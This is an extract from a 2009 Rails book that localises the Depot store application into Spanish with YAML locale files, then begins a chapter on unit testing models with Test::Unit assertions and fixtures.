I TERATION I1: E NABLING T RANSLATION 197 But before we create those files, we need something to put in those files. Let’s start with the layout, because it is pretty visible. We replace any text that needs to be translated with calls to I18n.translate (which is conveniently aliased as I18n.t and even more simply as t) and provide a unique dot-qualified name of our own choosing for each translatable string: Download depot_s/app/views/layouts/store.html.erb <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" > <html> <head> <title>Pragprog Books Online Store</title> <%= stylesheet_link_tag "depot" , :media => "all" %> <%= javascript_include_tag :defaults %> </head> <body id="store"> <div id="banner"> <% form_tag '', :method => 'GET', :class => 'locale' do %> <%= select_tag 'locale', options_for_select(LANGUAGES, I18n.locale), :onchange => 'this.form.submit()' %> <%= submit_tag 'submit' %> <%= javascript_tag "$$('.locale input').each(Element.hide)" %> <% end %> <%= image_tag("logo.png" ) %> <%= @page_title || I18n.t('layout.title') %> </div> <div id="columns"> <div id="side"> <% if @cart %> Report erratum this copy is (P1.0 printing, March 2009)
I TERATION I1: E NABLING T RANSLATION 198 <% hidden_div_if(@cart.items.empty?, :id => "cart" ) do %> <%= render(:partial => "cart" , :object => @cart) %> <% end %> <% end %> <a href="http://www...."><%= I18n.t 'layout.side.home' %></a><br /> <a href="http://www..../faq"><%= I18n.t 'layout.side.questions' %></a><br /> <a href="http://www..../news"><%= I18n.t 'layout.side.news' %></a><br /> <a href="http://www..../contact"><%= I18n.t 'layout.side.contact' %></a><br /> <% if session[:user_id] %> <br /> <%= link_to 'Orders', :controller => 'orders' %><br /> <%= link_to 'Products', :controller => 'products' %><br /> <%= link_to 'Users', :controller => 'users' %><br /> <br /> <%= link_to 'Logout', :controller => 'admin', :action => 'logout' %> <% end %> </div> <div id="main"> <% if flash[:notice] -%> <div id="notice"><%= flash[:notice] %></div> <% end -%> <%= yield :layout %> </div> </div> </body> </html> Here’s the corresponding locale file, first in English: Download depot_s/config/locales/en.yml en: layout: title: "Pragmatic Bookshelf" side: home: "Home" questions: "Questions" news: "News" contact: "Contact" and next in Spanish: Download depot_s/config/locales/es.yml es: layout: title: "Publicaciones de Pragmatic" side: home: "Inicio" questions: "Preguntas" news: "Noticias" contact: "Contacto" Report erratum this copy is (P1.0 printing, March 2009)
I TERATION I1: E NABLING T RANSLATION 199 The format is YAML, the same as the one used to configure the databases. YAML simply consists of indented names and values, where the indentation in this case matches the structure that we created in our names: Next to be updated is the product index template: Download depot_s/app/views/store/index.html.erb <h1><%= I18n.t 'main.title' %></h1> <% for product in @products -%> <div class="entry"> <%= image_tag(product.image_url) %> <h3><%=h product.title %></h3> <%= product.description %> <div class="price-line"> <span class="price"><%= number_to_currency(product.price) %></span> <% form_remote_tag :url => {:action => 'add_to_cart', :id => product} do %> <%= submit_tag I18n.t('main.button.add') %> <% end %> </div> </div> <% end %> Report erratum this copy is (P1.0 printing, March 2009)
I TERATION I1: E NABLING T RANSLATION 200 And here’s the corresponding updates to the locales files: Download depot_s/config/locales/en.yml en: main: title: "Your Pragmatic Catalog" button: add: "Add to Cart" Download depot_s/config/locales/es.yml es: main: title: "Su Cat&aacute;logo de Pragmatic" button: add: "A&ntilde;adir al Carrito" Note that since we did not use the Rails h helper function in our ERb template, we are free to use HTML entity names for characters that do not appear on our keyboard: Feeling confident, we move onto the cart partial: Download depot_s/app/views/store/_cart.html.erb <div class="cart-title"><%= I18n.t 'layout.cart.title' %></div> <table> <%= render(:partial => "cart_item" , :collection => cart.items) %> Report erratum this copy is (P1.0 printing, March 2009)
I TERATION I1: E NABLING T RANSLATION 201 <tr class="total-line"> <td colspan="2">Total</td> <td class="total-cell"><%= number_to_currency(cart.total_price) %></td> </tr> </table> <%= button_to I18n.t('layout.cart.button.checkout'), :action => 'checkout' %> <%= button_to I18n.t('layout.cart.button.empty'), :action => :empty_cart %> Download depot_s/config/locales/en.yml en: cart: title: "Your Cart" button: empty: "Empty cart" checkout: "Checkout" Download depot_s/config/locales/es.yml es: layout: cart: title: "Carrito de la Compra" button: empty: "Vaciar Carrito" checkout: "Comprar" Report erratum this copy is (P1.0 printing, March 2009)
I TERATION I1: E NABLING T RANSLATION 202 At this point, we notice our first problem. Currency amounts are displayed as 49.9 in es instead of $49.90. This is because languages are not the only thing that varies from locale to locale; currencies do too. And the customary way that numbers are presented varies too. So, first we check with our customer, and we verify that we are not worrying about exchange rates at the moment (whew!), because that will be taken care of by the credit card and/or wire companies, but we do need to display the string “USD” or “$US” after the value when we are showing the result in Spanish. Another variation is the way that numbers themselves are displayed. Decimal values are delimited by a comma, and separators for the thousands place are indicated by a dot. Currency is a lot more complicated than it first appears, and that’s a lot of decisions to be made. Fortunately, Rails knows to look in your translations file for this information; all we need to do is supply it: Download depot_s/config/locales/es.yml es: number: currency: format: unit: "$US" precision: 2 separator: "," delimiter: "." format: "%n&nbsp;%u" Download depot_s/config/locales/en.yml en: number: currency: format: unit: "$" precision: 2 separator: "." delimiter: "," format: "%u%n" We’ve specified the unit, precision, separator, and delimiter for number.currency. format. That much is pretty self-explanatory. The format is a bit more involved: %n is a placeholder for the number itself; &nbsp; is a nonbreaking space char- acter, preventing this value from being split across multiple lines; and %u is a placeholder for the unit. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION I1: E NABLING T RANSLATION 203 Now we feel that we are in the home stretch. The checkout form is next: Download depot_s/app/views/store/checkout.html.erb <div class="depot-form"> <%= error_messages_for 'order' %> <% form_for :order, :url => { :action => :save_order } do |form| %> <fieldset> <legend><%= I18n.t 'checkout.legend' %></legend> <div> <%= form.label :name, I18n.t('checkout.name') + ":" %> <%= form.text_field :name, :size => 40 %> </div> <div> <%= form.label :address, I18n.t('checkout.address') + ":" %> <%= form.text_area :address, :rows => 3, :cols => 40 %> </div> <div> <%= form.label :email, I18n.t('checkout.email') + ":" %> <%= form.text_field :email, :size => 40 %> </div> <div> <%= form.label :pay_type, I18n.t('checkout.pay_type') + ":" %> <%= form.select :pay_type, Order::PAYMENT_TYPES, :prompt => I18n.t('checkout.pay_prompt') %> </div> Report erratum this copy is (P1.0 printing, March 2009)
I TERATION I1: E NABLING T RANSLATION 204 <%= submit_tag I18n.t('checkout.submit'), :class => "submit" %> </fieldset> <% end %> </div> And here are the locales: Download depot_s/config/locales/en.yml en: checkout: legend: "Please Enter your Details" name: "Name" address: "Address" email: "E-mail" pay_type: "Pay with" pay_prompt: "Select a payment method" submit: "Place Order" Download depot_s/config/locales/es.yml es: checkout: legend: "Por favor, introduzca sus datos" name: "Nombre" address: "Direcci&oacute;n" email: "E-mail" pay_type: "Pagar con" pay_prompt: "Seleccione un mxC3xA9todo de pago" submit: "Realizar Pedido" Note that we can’t get away with using HTML entities in the payment prompt, so reverting to hex is necessary. Again, a professional translator will not have this problem because they will be using a keyboard appropriate to the task at hand. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION I1: E NABLING T RANSLATION 205 All looks good until we hit the Realizar Pedido button prematurely and see a bunch of messages. Once again, ActiveRecord has a bunch of error messages that it can produce; all we need to do is supply the translated equivalent of the messages that we expect to produce: Download depot_s/config/locales/es.yml es: activerecord: errors: template: body: "Hay problemas con los siguientes campos:" header: one: "1 error ha impedido que este {{model}} se guarde" other: "{{count}} errores han impedido que este {{model}} se guarde" messages: inclusion: "no est&aacute; incluido en la lista" blank: "no puede quedar en blanco" Note that messages with counts typically have two forms: errors.template.header. one is the message that is produced when there is one error, and errors.template. header.other is produced otherwise. This gives the translators the opportunity to provide the correct pluralization of nouns and to match the verbs with the nouns. So we try again: Better, but the names of the model and attributes bleed through the interface. This is OK in English, because the names we picked work for English. We need to provide translations for each. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION I1: E NABLING T RANSLATION 206 This, too, goes into the YAML file: Download depot_s/config/locales/es.yml es: activerecord: models: order: "pedido" attributes: order: address: "Direcci&oacute;n" name: "Nombre" email: "E-mail" pay_type: "Forma de pago" We now submit the order, and we get a “Thank you for your order” message. We need to update the flash messages: Download depot_s/app/controllers/store_controller.rb def save_order @order = Order.new(params[:order]) @order.add_line_items_from_cart(@cart) if @order.save session[:cart] = nil redirect_to_index(I18n.t('flash.thanks' )) else render :action => 'checkout' end end Download depot_s/config/locales/en.yml en: flash: thanks: "Thank you for your order" Report erratum this copy is (P1.0 printing, March 2009)
I TERATION I2: E XPLORING S TRATEGIES FOR C ONTENT 207 Download depot_s/config/locales/es.yml es: flash: thanks: "Gracias por su pedido" 13.2 Iteration I2: Exploring Strategies for Content Now we have the website itself translated, what’s left is the content. In particu- lar, we need to translate the titles and descriptions of the products themselves. We can handle this in multiple ways. One is to have a separate products table per language. Although that appears to be simplest from the outset, that perception turns out to be incorrect. Doing it this way implies a lot of duplication and potential for data being out of sync. The next is to have duplicate rows in the product table, and at first blush this seems to have all the same issues as separate tables. A third approach is to have separate columns: a pair of titles and descriptions in English, a pair of titles and descriptions in Spanish, and so on. This solves the out-of-sync issue but means that tables are constantly growing in width as we add new translations. People who have studied database design would propose another alternative, known as fourth normal form. The common data would be factored out into a separate table, perhaps in this case called summaries. An individual summary would have a title and a description, as well as a locale and an id. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION I2: E XPLORING S TRATEGIES FOR C ONTENT 208 An individual product would has_many summaries, and an individual summary would belong_to a product. To encapsulate this knowledge, the product model could provide virtual acces- sors for these two fields, selecting and caching the correct title and description based on the current locale. This separation of concerns would enable the implementation to evolve as new requirements come to light. Prepared to proceed, we roll up our sleeves. But before we get started, the customer walks by. We excitedly tell her what we are about to do, and she listens politely at first, but once we finish, she tells us that we have it all wrong. The products being sold in this case are books. Unlike hammers and thumb- tacks, it is not just the labels that are in a particular language. A book in English has English on each and every page. A translation of the book to French or Korean results in a different book—one with a different number of pages and a different ISBN number and potentially even a different price. So, we ponder this for a second, and then, our eyes light up because this is much simpler. All we need to do is to add a column to the existing product table for the locale (and we already know how to add a column) and change the find_products_for_sale method to return only those items that match the customer’s locale. find(:all, :order => "title" , :conditions => {:locale => I18n.locale}) What We Just Did By the end of this iteration, we’ve done the following: • We set the default locale for our application. • We provided an input select field, enabling the user to select an alternate locale. • We altered layouts and views to call out to the I18n module in order to translate textual portions of the interface. • We created translation files for these text fields. • We localized the display of currency amounts. • We localized ActiveRecord errors as well as our model and attribute names. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION I2: E XPLORING S TRATEGIES FOR C ONTENT 209 Playtime Here’s some stuff to try on your own: • Add the locale to the products column, and adjust the index view to select only the products that match the locale. Adjust the products view so that you can view, enter, and alter this new column. Enter a few products in each locale, and test the resulting application. • Determine the current exchange rate between U.S. dollars and euros, and localize the currency display to display euros when ES_es is selected. (You’ll find hints at http://pragprog.wikidot.com/rails-play-time.) Report erratum this copy is (P1.0 printing, March 2009)
This chapter was written by Mike Clark (http://clarkware.com). Mike is an independent consultant, author, and trainer. Most important, he’s a programmer. He helps teams build better software faster using agile practices. With an extensive background in J2EE and test-driven development, he’s currently putting his experience to work on Rails projects. Chapter 14 Task T: Testing In short order we’ve developed a respectable web-based shopping cart appli- cation. Along the way, we got rapid feedback by writing a little code and then punching buttons in a web browser (with our customer by our side) to see whether the application behaved as we expected. This testing strategy works for about the first hour you’re developing a Rails application, but soon there- after you’ve amassed enough features that manual testing just doesn’t scale. Your fingers grow tired and your mind goes numb every time you have to punch all the buttons, so you don’t test very often, if ever. Then one day you make a minor change and it breaks a few features, but you don’t realize it until the customer phones you to say she’s no longer happy. If that weren’t bad enough, it takes you hours to figure out exactly what went wrong. You made an innocent change over here, but it broke stuff way over there. By the time you’ve unraveled the mystery, the customer has found her- self a new best programmer. It doesn’t have to be this way. There’s a practical alternative to this madness: write tests! In this chapter, we’ll write automated tests for the application we all know and love—the Depot application.1 Ideally, we’d write these tests incrementally to get little confidence boosts along the way. Thus, we’re calling this Task T, because we should be doing testing all the time. You’ll find listings of the code from this chapter starting on page 713. 14.1 Tests Baked Right In With all the fast and loose coding we’ve been doing while building Depot, it would be easy to assume that Rails treats testing as an afterthought. Nothing 1. We’ll be testing the stock, vanilla version of Depot. If you’ve made modifications (perhaps by trying some of the playtime exercises at the ends of the chapters), you might have to make adjust- ments.
U NIT T ESTING OF M ODELS 211 could be further from the truth. One of the real joys of the Rails framework is that it has support for testing baked right in from the start of every project. Indeed, from the moment you create a new application using the rails com- mand, Rails starts generating a test infrastructure for you. We haven’t written a lick of test code for the Depot application, but if you look in the top-level directory of that project, you’ll notice a subdirectory called test. Inside this directory you’ll see four directories and a helper file: depot> ls -p test fixtures/ functional/ integration/ test_helper.rb unit/ So, our first decision—where to put tests—has already been made for us. The rails command creates the full test directory structure. By convention, Rails calls things that test models unit tests, things that test a single action in a controller functional tests, and things that test the flow through one or more controllers integration tests. Let’s take a peek inside the unit and functional subdirectories to see what’s already there: depot> ls test/unit line_item_test.rb order_test.rb product_test.rb user_test.rb depot> ls test/functional admin_controller_test.rb products_controller_test.rb info_controller_test.rb store_controller_test.rb line_items_controller_test.rb users_controller_test.rb orders_controller_test.rb Look at that! Rails has already created files to hold the unit tests for the models and the functional tests for the controllers we created earlier with the generate script. This is a good start, but Rails can help us only so much. It puts us on the right path, letting us focus on writing good tests. We’ll start back where the data lives and then move up closer to where the user lives. 14.2 Unit Testing of Models The first model we created for the Depot application way back on page 69 was Product. Let’s see what kind of test goodies Rails generated inside the file test/unit/product_test.rb when we generated that model: Download depot_r/test/unit/product_test.rb require 'test_helper' class ProductTest < ActiveSupport::TestCase # Replace this with your real tests. test "the truth" do assert true end end Report erratum this copy is (P1.0 printing, March 2009)
U NIT T ESTING OF M ODELS 212 OK, our second decision—how to write tests—has already been made for us. The generated ProductTest is a subclass of ActiveSupport::TestCase. The fact that ActiveSupport::TestCase is a subclass of the Test::Unit::TestCase class tells us that Rails generates tests based on the Test::Unit framework that comes prein- stalled with Ruby. This is good news because it means if we’ve already been testing our Ruby programs with Test::Unit tests (and why wouldn’t we be?), then we can build on that knowledge to test Rails applications. If you’re new to Test::Unit, don’t worry. We’ll take it slow. Inside this test case, Rails generated a single test the truth. The assert line in there is an actual test. It isn’t much of one, though—all it does is test that true is true. Clearly, this is a placeholder, but it’s an important one, because it lets us see that all the testing infrastructure is in place. So, let’s try to run this test class: depot> ruby -I test test/unit/product_test.rb Loaded suite test/unit/product_test Started EE Finished in 0.559942 seconds. 1) Error: test_truth(ProductTest): ActiveRecord::StatementInvalid: SQLite3::SQLException: no such table: users: DELETE FROM "users" WHERE 1=1 ... a whole bunch of tracing... 1 tests, 0 assertions, 0 failures, 2 errors Guess it wasn’t the truth, after all. The test didn’t just fail; it exploded! Thank- fully, it leaves us a clue—it couldn’t find a table called users.2 Hmph. A Database Just for Tests Remember back on page 70 when we talked about the development database for the Depot application? If you look in the database.yml file in the config directory, you’ll notice Rails actually created a configuration for three separate databases: • db/development.sqlite3 will be our development database. All of our pro- gramming work will be done here. • db/test.sqlite3 is a test database. • db/production.sqlite3 is the production database. Our application will use this when we put it online. 2. If you are using a database other than SQLite 3, the message may indicate something along the lines of Unknown database. If so, you will need to create the database. Simply use rake db:create RAILS_ENV=test or the administration tool provided with your database. Report erratum this copy is (P1.0 printing, March 2009)
U NIT T ESTING OF M ODELS 213 So far, we’ve been doing all our work in the development database. Now that we’re running tests, though, Rails needs to use the test database, and right now all we have in that database is an empty schema. Let’s populate the test database schema to match that of our development database. We’ll use the db:test:prepare task to copy the schema across: depot> rake db:test:prepare Now we have a database containing a schema. Let’s try our unit test one more time: depot> ruby -I test test/unit/product_test.rb Loaded suite test/unit/product_test Started . Finished in 0.085795 seconds. 1 tests, 1 assertions, 0 failures, 0 errors OK, that looks better. See how having the stub test wasn’t really pointless? It let us get our test environment all set up. Now that it is, let’s get on with some real tests. But, before we do, I have a confession. I wanted to show you how to set up the test database schema manually and then how to run tests directly. However, there’s a shortcut. You can use the following Rake task: depot> rake test:units This task does two things: it copies the schema into the test database, and then it runs all the tests in the test/unit directory. Go ahead—try it now. If I want to run all my unit tests, I use this Rake task. If I want to work on just a particular test, I’ll use Ruby to run just that file.3 A Real Unit Test We’ve added a fair amount of code to the Product model since Rails first gener- ated it. Some of that code handles validation: Download depot_r/app/models/product.rb validates_presence_of :title, :description, :image_url validates_numericality_of :price validate :price_must_be_at_least_a_cent validates_uniqueness_of :title validates_format_of :image_url, :with => %r{.(gif|jpg|png)$}i, :message => 'must be a URL for GIF, JPG ' + 'or PNG image.' 3. You may have previously noticed the -I test arguments when running unit tests. This causes the test directory to be included in the search path, allowing the all-important test_helper.rb file to be found. This is another thing you don’t have to worry about if you use the Rake task, because it takes care of this little detail for you. Report erratum this copy is (P1.0 printing, March 2009)
U NIT T ESTING OF M ODELS 214 protected def price_must_be_at_least_a_cent errors.add(:price, 'should be at least 0.01' ) if price.nil? || price < 0.01 end How do we know this validation is working? Let’s test it. First, if we create a product with no attributes set, we’ll expect it to be invalid and for there to be an error associated with each field. We can use the model’s valid? method to see whether it validates, and we can use the invalid? method of the error list to see whether there’s an error associated with a particular attribute. Now that we know what to test, we need to know how to tell the test framework whether our code passes or fails. We do that using assertions. An assertion is simply a method call that tells the framework what we expect to be true. The simplest assertion is the method assert, which expects its argument to be true. If it is, nothing special happens. However, if the argument to assert is false, the assertion fails. The framework will output a message and will stop executing the test method containing the failure. In our case, we expect that an empty Product model will not pass validation, so we can express that expectation by asserting that it isn’t valid. assert !product.valid? Let’s write the full test: Download depot_r/test/unit/product_test.rb test "invalid with empty attributes" do product = Product.new assert !product.valid? assert product.errors.invalid?(:title) assert product.errors.invalid?(:description) assert product.errors.invalid?(:price) assert product.errors.invalid?(:image_url) end When we run the test case, we’ll now see two tests executed (the original the truth test and our new test): depot> ruby -I test test/unit/product_test.rb Loaded suite test/unit/product_test Started .. Finished in 0.092314 seconds. 2 tests, 6 assertions, 0 failures, 0 errors Sure enough, the validation kicked in, and all our assertions passed. Clearly at this point we can dig deeper and exercise individual validations. Let’s look at just three of the many possible tests. Report erratum this copy is (P1.0 printing, March 2009)
U NIT T ESTING OF M ODELS 215 First, we’ll check that the validation of the price works the way we expect: Download depot_r/test/unit/product_test.rb test "positive price" do product = Product.new(:title => "My Book Title" , :description => "yyy" , :image_url => "zzz.jpg" ) product.price = -1 assert !product.valid? assert_equal "should be at least 0.01" , product.errors.on(:price) product.price = 0 assert !product.valid? assert_equal "should be at least 0.01" , product.errors.on(:price) product.price = 1 assert product.valid? end In this code we create a new product and then try setting its price to -1, 0, and +1, validating the product each time. If our model is working, the first two should be invalid, and we verify the error message associated with the price attribute is what we expect. The last price is acceptable, so we assert that the model is now valid. (Some folks would put these three tests into three separate test methods—that’s perfectly reasonable.) Next, we’ll test that we’re validating that the image URL ends with one of .gif, .jpg, or .png: Download depot_r/test/unit/product_test.rb test "image url" do ok = %w{ fred.gif fred.jpg fred.png FRED.JPG FRED.Jpg http://a.b.c/x/y/z/fred.gif } bad = %w{ fred.doc fred.gif/more fred.gif.more } ok.each do |name| product = Product.new(:title => "My Book Title" , :description => "yyy" , :price => 1, :image_url => name) assert product.valid?, product.errors.full_messages end bad.each do |name| product = Product.new(:title => "My Book Title" , :description => "yyy" , :price => 1, :image_url => name) assert !product.valid?, "saving #{name}" end end Report erratum this copy is (P1.0 printing, March 2009)
U NIT T ESTING OF M ODELS 216 Here we’ve mixed things up a bit. Rather than write out the nine separate tests, we’ve used a couple of loops, one to check the cases we expect to pass validation, the second to try cases we expect to fail. You’ll notice that we’ve also added an extra parameter to our assert method calls. All of the testing assertions accept an optional trailing parameter containing a string. This will be written along with the error message if the assertion fails and can be useful for diagnosing what went wrong. Finally, our model contains a validation that checks that all the product titles in the database are unique. To test this one, we’re going to need to store product data in the database. One way to do this would be to have a test create a product, save it, then create another product with the same title, and try to save it too. This would clearly work. But there’s a more idiomatic way—we can use Rails fixtures. Test Fixtures In the world of testing, a fixture is an environment in which you can run a test. If you’re testing a circuit board, for example, you might mount it in a test fixture that provides it with the power and inputs needed to drive the function to be tested. In the world of Rails, a test fixture is simply a specification of the initial con- tents of a model (or models) under test. If, for example, we want to ensure that our products table starts off with known data at the start of every unit test, we can specify those contents in a fixture, and Rails will take care of the rest. You specify fixture data in files in the test/fixtures directory. These files contain test data in either comma-separated value (CSV) or YAML format. For our tests, we’ll use YAML, the preferred format. Each YAML fixture file contains the data for a single model. The name of the fixture file is significant; the base name of the file must match the name of a database table. Because we need some data for a Product model, which is stored in the products table, we’ll add it to the file called products.yml. Rails already created this fixture file when we first created the model: # Read about fixtures at http://ar.rubyonrails.org/classes/Fixtures.html one: title: MyString description: MyText image_url: MyString two: title: MyString description: MyText image_url: MyString Report erratum this copy is (P1.0 printing, March 2009)
U NIT T ESTING OF M ODELS 217 The fixture file contains an entry for each row that we want to insert into the database. Each row is given a name. In the case of the Rails-generated fixture, the rows are named one and two. This name has no significance as far as the database is concerned—it is not inserted into the row data. Instead, as we’ll see shortly, the name gives us a convenient way to reference test data inside our test code. Inside each entry you’ll see an indented4 list of attribute name/value pairs. Be careful as you make changes because you will need to make sure the names of the columns are correct in each entry; a mismatch with the database column names may cause a hard-to-track-down exception. Let’s replace the dummy data in the fixture file with something we can use to test our product model. We’ll start with a single book. (Note that you do not have to include the id column in test fixtures.) Download depot_r/test/fixtures/products.yml ruby_book: title: Programming Ruby description: Dummy description price: 1234 image_url: ruby.png Now that we have a fixture file, we want Rails to load up the test data into the products table when we run the unit test. And, in fact, Rails is already doing this (convention over configuration for the win!), but you can control which fixtures to load by specifying the following line in ProductTest: Download depot_r/test/unit/product_test.rb fixtures :products The fixtures directive loads the fixture data corresponding to the given model name into the corresponding database table before each test method in the test case is run. The name of the fixture file determines the table that is loaded, so using :products will cause the products.yml fixture file to be used. Let’s say that again another way. In the case of our ProductTest class, adding the fixtures directive means that the products table will be emptied out and then populated with the single row for the Ruby book before each test method is run. Each test method gets a freshly initialized table in the test database. Using Fixture Data Now that we know how to get fixture data into the database, we need to find ways of using it in our tests. 4. Just like in your config/database.yml, you must use spaces, not tabs, at the start of each of the data lines, and all the lines for a row must have the same indentation. Report erratum this copy is (P1.0 printing, March 2009)
U NIT T ESTING OF M ODELS 218 David Says. . . Picking Good Fixture Names Just like the names of variables in general, you want to keep the names of fix- tures as self-explanatory as possible. This increases the readability of the tests when you’re asserting that product(:valid_order_for_fred) is indeed Fred’s valid order. It also makes it a lot easier to remember which fixture you’re supposed to test against without having to look up p1 or order4. The more fixtures you get, the more important it is to pick good fixture names. So, starting early keeps you happy later. But what do we do with fixtures that can’t easily get a self-explanatory name like valid_order_for_fred? Pick natural names that you have an easier time associ- ating to a role. For example, instead of using order1, use christmas_order. Instead of customer1, use fred. Once you get into the habit of natural names, you’ll soon be weaving a nice little story about how fred is paying for his christmas_order with his invalid_credit_card first, then paying with his valid_credit_card, and finally choosing to ship it all off to aunt_mary. Association-based stories are key to remembering large worlds of fixtures with ease. Clearly, one way would be to use the finder methods in the model to read the data. However, Rails makes it easier than that. For each fixture it loads into a test, Rails defines a method with the same name as the fixture. You can use this method to access preloaded model objects containing the fixture data: simply pass it the name of the row as defined in the YAML fixture file, and it’ll return a model object containing that row’s data. In the case of our product data, calling products(:ruby_book) returns a Product model containing the data we defined in the fixture. Let’s use that to test the validation of unique product titles: Download depot_r/test/unit/product_test.rb test "unique title" do product = Product.new(:title => products(:ruby_book).title, :description => "yyy" , :price => 1, :image_url => "fred.gif" ) assert !product.save assert_equal "has already been taken" , product.errors.on(:title) end Report erratum this copy is (P1.0 printing, March 2009)
U NIT T ESTING OF M ODELS 219 The test assumes that the database already includes a row for the Ruby book. It gets the title of that existing row using this: products(:ruby_book).title It then creates a new Product model, setting its title to that existing title. It asserts that attempting to save this model fails and that the title attribute has the correct error associated with it. If you want to avoid using a hard-coded string for the Active Record error, you can compare the response against its built-in error message table: Download depot_r/test/unit/product_test.rb test "unique title1" do product = Product.new(:title => products(:ruby_book).title, :description => "yyy" , :price => 1, :image_url => "fred.gif" ) assert !product.save assert_equal I18n.translate('activerecord.errors.messages.taken' ), product.errors.on(:title) end (To find a list of these built-in error messages, look for the file validations.rb within the Active Record gem. In Figure 14.1, on the following page, we can see the list of the errors at the time this chapter was written, but it may well have changed by the time you’re reading it.) Testing the Cart Our Cart class contains some business logic. When we add a product to a cart, it checks to see whether that product is already in the cart’s list of items. If so, it increments the quantity of that item; if not, it adds a new item for that product. Let’s write some tests for this functionality. The Rails generate command created source files to hold the unit tests for the database-backed models in our application. But what about the cart? We created the Cart class by hand, and we don’t have a file in the unit test directory corresponding to it. Nil desperandum! Let’s just create one. We’ll simply copy the boilerplate from another test file into a new cart_test.rb file (remembering to rename the class to CartTest): Download depot_r/test/unit/cart_test.rb require 'test_helper' class CartTest < ActiveSupport::TestCase fixtures :products end Report erratum this copy is (P1.0 printing, March 2009)
U NIT T ESTING OF M ODELS 220 { :inclusion => "is not included in the list" , :exclusion => "is reserved" , :invalid => "is invalid" , :confirmation => "doesn't match confirmation" , :accepted => "must be accepted" , :empty => "can't be empty" , :blank => "can't be blank" , :too_long => "is too long (maximum is %d characters)" , :too_short => "is too short (minimum is %d characters)" , :wrong_length => "is the wrong length (should be %d characters)" , :taken => "has already been taken" , :not_a_number => "is not a number" , :greater_than => "must be greater than %d" , :greater_than_or_equal_to => "must be greater than or equal to %d" , :equal_to => "must be equal to %d" , :less_than => "must be less than %d" , :less_than_or_equal_to => "must be less than or equal to %d" , :odd => "must be odd" , :even => "must be even" } Figure 14.1: Standard Active Record validation messages Notice that we’ve included the existing products fixture into this test. This is common practice: we’ll often want to share test data among multiple test cases. In this case, the cart tests will need access to product data because we’ll be adding products to the cart. Because we’ll need to test adding different products to our cart, we’ll need to add at least one more product to our products.yml fixture. The complete file now looks like this: Download depot_r/test/fixtures/products.yml ruby_book: title: Programming Ruby description: Dummy description price: 1234 image_url: ruby.png rails_book: title: Agile Web Development with Rails description: Dummy description price: 2345 image_url: rails.png Report erratum this copy is (P1.0 printing, March 2009)
U NIT T ESTING OF M ODELS 221 Let’s start by seeing what happens when we add a Ruby book and a Rails book to our cart. We’d expect to end up with a cart containing two items. The total price of items in the cart should be the Ruby book’s price plus the Rails book’s price: Download depot_r/test/unit/cart_test.rb def test_add_unique_products cart = Cart.new rails_book = products(:rails_book) ruby_book = products(:ruby_book) cart.add_product rails_book cart.add_product ruby_book assert_equal 2, cart.items.size assert_equal rails_book.price + ruby_book.price, cart.total_price end Let’s run the test: depot> ruby -I test test/unit/cart_test.rb Loaded suite test/unit/cart_test Started . Finished in 0.12138 seconds. 1 tests, 2 assertions, 0 failures, 0 errors So far, so good. Let’s write a second test, this time adding two Rails books to the cart. Now we should see just one item in the cart but with a quantity of 2: Download depot_r/test/unit/cart_test.rb def test_add_duplicate_product cart = Cart.new rails_book = products(:rails_book) cart.add_product rails_book cart.add_product rails_book assert_equal 2*rails_book.price, cart.total_price assert_equal 1, cart.items.size assert_equal 2, cart.items[0].quantity end We’re starting to see a little bit of duplication creeping into these tests. Both create a new cart, and both set up local variables as shortcuts for the fixture data. Luckily, the Ruby unit testing framework gives us a convenient way of setting up a common environment for each test method. If you add a method named setup in a test case, it will be run before each test method—the setup method sets up the environment for each test. We can therefore use it to set up some instance variables to be used by the tests. Report erratum this copy is (P1.0 printing, March 2009)
U NIT T ESTING OF M ODELS 222 Download depot_r/test/unit/cart_test1.rb require 'test_helper' class CartTest < ActiveSupport::TestCase fixtures :products def setup @cart = Cart.new @rails = products(:rails_book) @ruby = products(:ruby_book) end def test_add_unique_products @cart.add_product @rails @cart.add_product @ruby assert_equal 2, @cart.items.size assert_equal @rails.price + @ruby.price, @cart.total_price end def test_add_duplicate_product @cart.add_product @rails @cart.add_product @rails assert_equal 2*@rails.price, @cart.total_price assert_equal 1, @cart.items.size assert_equal 2, @cart.items[0].quantity end end Is this kind of setup useful for this particular test? It could be argued either way. But, as we’ll see when we look at functional testing, the setup method can play a critical role in keeping tests consistent. Unit Testing Support As you write your unit tests, you’ll probably end up using most of the asser- tions in the list that follows: assert(boolean,message) Fails if boolean is false or nil. assert(User.find_by_name("dave" ), "user 'dave' is missing" ) assert_equal(expected, actual,message) assert_not_equal(expected, actual,message) Fails unless expected and actual are/are not equal. assert_equal(3, Product.count) assert_not_equal(0, User.count, "no users in database" ) Report erratum this copy is (P1.0 printing, March 2009)
U NIT T ESTING OF M ODELS 223 assert_nil(object,message) assert_not_nil(object,message) Fails unless object is/is not nil. assert_nil(User.find_by_name("willard" )) assert_not_nil(User.find_by_name("henry" )) assert_in_delta(expected_float, actual_float, delta,message) Fails unless the two floating-point numbers are within delta of each other. Preferred over assert_equal because floats are inexact. assert_in_delta(1.33, line_item.discount, 0.005) assert_raise(Exception, ...,message) { block... } assert_nothing_raised(Exception, ...,message) { block... } Fails unless the block raises/does not raise one of the listed exceptions. assert_raise(ActiveRecord::RecordNotFound) { Product.find(bad_id) } assert_match(pattern, string,message) assert_no_match(pattern, string,message) Fails unless string is matched/not matched by the regular expression in pattern. If pattern is a string, then it is interpreted literally—no regular expression metacharacters are honored. assert_match(/flower/i, user.town) assert_match("bang*flash" , user.company_name) assert_valid(activerecord_object) Fails unless the supplied Active Record object is valid—that is, it passes its validations. If validation fails, the errors are reported as part of the assertion failure message. user = Account.new(:name => "dave" , :email => 'secret@pragprog.com' ) assert_valid(user) flunk(message) Fails unconditionally. unless user.valid? || account.valid? flunk("One of user or account should be valid" ) end Ruby’s unit testing framework provides even more assertions, but these tend to be used infrequently when testing Rails applications, so we won’t discuss them here. You’ll find them in the documentation for Test::Unit.5 Additionally, Rails provides support for testing an application’s routing. We describe that starting on page 458. 5. At http://ruby-doc.org/stdlib/libdoc/test/unit/rdoc/classes/Test/Unit/Assertions.html, for example Report erratum this copy is (P1.0 printing, March 2009)
